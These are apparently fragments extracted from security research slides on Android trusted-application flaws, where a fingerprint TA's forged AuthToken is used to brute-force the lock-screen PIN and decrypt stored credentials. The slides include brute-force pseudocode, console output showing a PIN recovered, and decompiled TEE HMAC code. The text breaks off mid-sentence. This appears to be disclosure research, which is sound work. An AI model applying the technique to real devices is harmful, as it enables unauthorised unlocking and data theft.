


PIN Brute-Force

```
function recover_credential():
    AuthToken = request_auth_token()
    intermediate = build_inter(AuthToken, pwdfile)
    for cred in candidate_credentials:
        ProtectorSecret = derive_protector_secret(cred)
        try:
            plaintext = decrypt(
                key=ProtectorSecret,
                ciphertext=intermediate,
                mode=AES_GCM
            )
        except AuthTagMismatchError:
            continue
    return cred
```

[+] Begin!!!
[+] Start to dump files
[+] Dump files successfully!!
[+] Start to dump intermediate
[+] Dump intermediate successfully
[+] Start to bruteforcing PIN
[+] 0/1000000
[+] Found!
[+] PIN: 000000 🎉

Any Other?



The vulnerable fingerprint TA is provided by Silead (FPC).



Other devices using Silead (FPC) may have similar issues.

Same Cases



GET_AUTH_RESULT But Limited

GET_AUTH_RESULT

returns a valid AuthToken

However, the obtained AuthToken


has limitations: **several critical**

fields are not controllable

- type
- userId
- timestamp

```
switch (cmdId) {  
    ...  
    case 4:  
        qsee_log("begin to create HMAC. get_auth_result ");  
        v41 = st_read_from_file("userId", &v59, 8u);  
        v48 = st_read_from_file("userIdId.bak", &v59, 8u);  
        uptime = qsee_get_uptime(v42);  
        auth_id = face_get_auth_id(&v61);  
        memcpy(req_buf + 0x110, &v49, 69);  
        v54 = face_hmac_sha256(req_buf + 0x110,  
                               0x25u, &unk_14445,  
                               0x20u, req_buf + 309);  
  
        *(req_buf + 8) = v29;  
        return result;  
    ...  
}
```



AuthToken Validation



Biometric authentication does not take part in deriving the CE key.

Therefore, during CE key derivation,
Keymaster **should not accept**
